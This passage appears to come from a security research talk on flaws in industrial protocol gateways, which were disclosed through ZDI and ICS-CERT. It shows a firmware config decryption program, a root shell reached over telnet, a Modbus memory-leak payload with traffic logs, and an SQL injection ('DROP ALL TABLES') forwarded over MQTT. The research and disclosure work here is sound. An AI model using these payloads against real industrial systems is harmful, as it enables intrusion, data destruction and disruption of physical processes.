00000050	39 46 37	36 34 37 30 31	34 32 35 43 46 35 46 30 9F764701425CF5F0			
00000060	31 36 37	45 45 32 31 38	44 42 44 37 44 41 32 46 167EE218DBD7DA2F			
00000070	33 39 34	38 36 32 30 37	46 45 39 44 43 45 45 35 39486207FE9DCEE5			
00000080	41 31 30	31 33 38 35 38	41 37 32 37 31 45 46 41 A1013858A7271EFA			
00000090	35 31 34	37 33 37 43 33	38 39 45 41 39 36 45 45 514737C389EA96EE			
000000a0	41 33 34	33 41 38 44 35	32 34 38 44 45 39 30 32 A343A8D5248DE902			

2: Decryptable Configuration

```
#include <stdio.h>
#include <stdlib.h>
#include <dlfcn.h>

int main(int argc, char **argv) {
    void *handle;
    char *error;
    int (*DecryptConfig_v1_AES)(const char*, const char*);

    handle = dlopen("libconfig.so", RTLD_LAZY);
    if (!handle) {
        fprintf(stderr, "3 %s\n", dlerror());
        exit(EXIT_FAILURE);
    }
    dlerror(); /* Clear any existing error */

    DecryptConfig_v1_AES = (int (*)(const char*, const char*))dlsym(handle, "_DecryptConfig_v1_AES");
    error = dlerror();
    if (error != NULL) {
        fprintf(stderr, "4 %s\n", error);
        exit(EXIT_FAILURE);
    }

    DecryptConfig_v1_AES("MGate5105.ini", "decrypted.tgz");

    puts("Done.");
    dlclose(handle);
    dlclose(handle);
    exit(EXIT_SUCCESS);
}
```

From MOXA firmware

```
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ cat run.sh
#!/bin/bash
export QEMU_LD_PREFIX=/x-tools/arm-unknown-linux-gnueabi/arm-unknown-linux-gnueabi/sysroot/
qemu-arm -E LD_PRELOAD=libsystem.so:libconfig.so:libaes.so ./config
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ ./run.sh
Done.
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ ls decrypted.tgz -l
-rw-rw-r-- 1 parallels parallels 259653 6月 18 21:53 decrypted.tgz
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ mkdir b
mkdir: 無法建立目錄'b': 檔案已存在
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ mkdir tmp
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa$ cd tmp
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ tar zfx ../decrypted.tgz
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ ls
aliyun.db3 cloud.db3 eip.db3 modbus_tcp.db3 proto_cfg.dat system.ini
azure.db3 cmmap.db3 modbus_ser.db3 mqtt_common.db3 system.db3
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$ ls -l
總計 1344
-rwxr-xr-x 1 parallels parallels 45056 6月 18 21:22 aliyun.db3
-rwxr-xr-x 1 parallels parallels 45056 6月 18 21:22 azure.db3
-rwxr-xr-x 1 parallels parallels 163840 6月 18 21:22 cloud.db3
-rwxr-xr-x 1 parallels parallels 106496 6月 18 21:22 cmmap.db3
-rwxr-xr-x 1 parallels parallels 262144 6月 18 21:22 eip.db3
-rwxr-xr-x 1 parallels parallels 233472 6月 18 21:22 modbus_ser.db3
-rwxr-xr-x 1 parallels parallels 225280 6月 18 21:22 modbus_tcp.db3
-rwxr-xr-x 1 parallels parallels 159744 6月 18 21:22 mqtt_common.db3
-rwxr-xr-x 1 parallels parallels 308 6月 18 21:22 proto_cfg.dat
-rwxr-xr-x 1 parallels parallels 126976 6月 18 21:22 system.db3
-rw-rw-r-- 1 parallels parallels 264 6月 18 21:43 system.ini
parallels@parallels-Parallels-Virtual-Platform:~/qemu/moxa/tmp$
```

Firmware Decryption as per

<https://www.ghidra.ninja/posts/O2-moxa-firmware-encryption/>

3: Authenticated Privilege Escalation



Unprivileged user

Welcome **readonly**.
The latest successful login time is
[6/18/2020 11:56:55 Thu]. from 192.168.127.1

Clear Login Records

Home

```
pi@ftr-moxa-modbus:~ $ telnet 192.168.127.254 9423
Trying 192.168.127.254...
Connected to 192.168.127.254.
Escape character is '^]'.

/ # whoami
root
/ #
```

4: Memory Leakage


- Leaks memory data in form of:
 - *write multiple registers* sent to the slave
 - leaked data automatically read back
- Example of attack payload

Slave ID	Function code	Starting address	Number of registers	Number of bytes	Data	
01	10	0000	0004	00		

```

19:51:11 +25:20.785 [+] MODBUS-RTU Dev: 1 Fn: 3 Read Holding Registers (Reply) { 0 0 0 0 ... }
19:51:12 +25:20.813 → 0000 01 10 00 00 00 08 10 73 74 65 72 2D 68 72 34 30 .....ster-hr40
19:51:12 +25:20.813 → 0010 30 35 36 33 22 3A 30 EB 89 .....0563":0..
19:51:12 +25:20.813 [+] MODBUS-RTU Dev: 1 Fn: 16 Write Multiple Registers (Request) Addr: 0x0000 { 29556 25970 1
19:51:12 +25:20.813 ← 0000 01 10 00 00 00 08 C1 CF .....0.
19:51:12 +25:20.813 [+] MODBUS-RTU Dev: 1 Fn: 16 Write Multiple Registers (Reply) Addr: 0x0000 N: 8
19:51:12 +25:20.828 → 0000 01 03 00 00 00 20 44 12 .....D.
19:51:12 +25:20.828 [+] MODBUS-RTU Dev: 1 Fn: 3 Read Holding Registers (Request) Addr: 0x0000 N: 32
19:51:12 +25:20.849 ← 0000 01 03 40 73 74 65 72 2D 68 72 34 30 30 35 36 33 ..:ster-hr400563
19:51:12 +25:20.849 ← 0010 22 3A 30 00 00 00 00 00 00 00 00 00 00 00 00 ..":0.....
19:51:12 +25:20.849 ← 0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
19:51:12 +25:20.850 ← 0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
19:51:12 +25:20.850 ← 0040 00 00 00 E0 4E .....
19:51:12 +25:20.850 [+] MODBUS-RTU Dev: 1 Fn: 3 Read Holding Registers (Reply) { 29556 25970 11624 29236 ... }

```



- Amount = "Number of registers to write" * 2
 - For example: $0x0004 * 2 = 8$ bytes
 - The maximum amount leaked at once looks like 16
- Address = f("starting address"), i.e. predictable

Other translation problems

- Cloud translation:
 - Lack of encryption, lack of sanitization, broken auth
- Availability:
 - IP change via magic packet
- Different implementation of the specs
- Etc... (ref. paper)

Cloud Support

MQTT

- Forwarding of arbitrary data blobs including attack payloads for the backend

13652	11:40:45,567228484	0.016954022	192.168.1.80	192.168.1.112	1883	MQTT	69 Connect Command
13654	11:40:45,567350126	0.000099234	192.168.1.112	192.168.1.80	32261	MQTT	58 Connect Ack
13670	11:40:50,393669874	0.030256906	192.168.1.80	192.168.1.112	1883	MQTT	109 Publish Message [topic]
13679	11:40:50,451261839	0.014376071	192.168.1.80	192.168.1.112	1883	MQTT	60 Disconnect Req

Frame 13670: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface wlp4s0, id 0

- Ethernet II, Src: AMPAKTec_87:6f:ab (94:a1:a2:87:6f:ab), Dst: IntelCor_43:57:29 (34:02:86:43:57:29)
- Internet Protocol Version 4, Src: 192.168.1.80, Dst: 192.168.1.112
- Transmission Control Protocol, Src Port: 32262, Dst Port: 1883, Seq: 1, Ack: 1, Len: 55
- MQ Telemetry Transport Protocol, Publish Message
 - Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
 - Msg Len: 53
 - Topic Length: 5
 - Topic: topic

Message: 00020000000601010000000127206f72203638203d202736...

```
0000 34 02 86 43 57 29 94 a1 a2 87 6f ab 08 00 45 00 4 - CW) . . . o . . . E .
0010 00 5f 00 19 00 00 80 06 b6 6f c0 a8 01 50 c0 a8 . . . . . . . . o . . . P .
0020 01 70 7e 06 07 5b 59 f7 df 75 c2 0d 23 0b 50 18 . p ~ . . [ Y . . u . . # . P .
0030 1c 00 20 6b 00 00 30 35 00 05 74 6f 70 69 63 00 . . k . 05 . . topic .
0040 02 00 00 00 06 01 01 00 00 00 01 27 20 6f 72 20 . . . . . . . . . . or
0050 36 38 20 3d 20 27 36 36 3b 20 44 52 4f 50 20 41 68 = '66 ; DROP A
0060 4c 4c 20 54 41 42 4c 45 53 3b 20 2d 2d LL TABLE S; --
```

← SQLi on backend

Other security issues

- Bonus: identified following side problems:
- DoS: IP change via “magic packet”
- Different implementation of the protocol specifications
 - E.g., `unit identifier` field is half byte instead of one
- Firmware with hard-coded password

Recommendation & Conclusions

- Consider security as an important aspect in product selection
- Do not rely on a single point of control / failure, e.g. ICS firewall
- Correct configuration and management. Even if small, embedded devices → big problems

Appendix: List of reported vulns

- Reported via the Zero Day Initiative (ZDI) and with the support of ICS-CERT

#	Gateway	Name	ID	Reporting Date	Disclosure Date	Status
1	Nexcom NIO50	Protocol Translation Bypass	ZDI-CAN-10485	Feb 10, 2020	Jul 06, 2020	Closed, 0-day, EOL product
2		Unencrypted MQTT	ZDI-CAN-10486	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
3		Authentication Bypass	ZDI-CAN-10487	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
4		Unsanitized MQTT Upstream	ZDI-CAN-10488	Feb 10, 2020	July 06, 2020	Closed, 0-day, EOL product
5	Moxa MGate 5105-MB-EIP	Information disclosure through Proprietary Commands	CVE-2020-15494	Mar 18, 2020	July 16, 2020	Closed, published recommendation, waiting fix
6		Credential reuse through Proprietary Commands	CVE-2020-15493	Mar 18, 2020	July 16, 2020	Closed, published recommendation, waiting fix
7		Post-auth root shell and persistence	CVE-2020-8858	Oct 14, 2019	Feb 14, 2020	Closed, fixed
8	Red Lion DA10D	Modbus Read Denial-of-Service	ZDI-CAN-10804	Mar 23, 2020	Jul 24, 2020	Open
9		Arbitrary Memory Leakage	ZDI-CAN-10897	Apr 5, 2020	Aug 5, 2020	Open
10		Unauthorized Database Upload and Download	ZDI-CAN-11306	Jun 16, 2020	Oct 14, 2020	Open

Thank you! Questions?
@embyte / paper¹



[1] Copy of paper available at <http://www.madlab.it/papers/protogw.pdf>

Joint work with:

- Philippe Lin, Charles Perine, Ryan Flores, Rainer Vosseler from Trend Micro
- Luca Bongjorni as Independent Researcher

